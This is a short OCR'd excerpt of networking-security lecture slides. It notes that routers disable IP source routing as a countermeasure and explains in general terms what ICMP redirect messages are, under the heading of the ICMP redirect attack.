
Countermeasure

- Most routers disable IP source routing

ICMP Redirect Attack

- ICMP Redirect Message
  - Used by routers to advise hosts of better routes in the network
  - Must be sent by the first router to the source

ICMP Redirect Attack



Questions?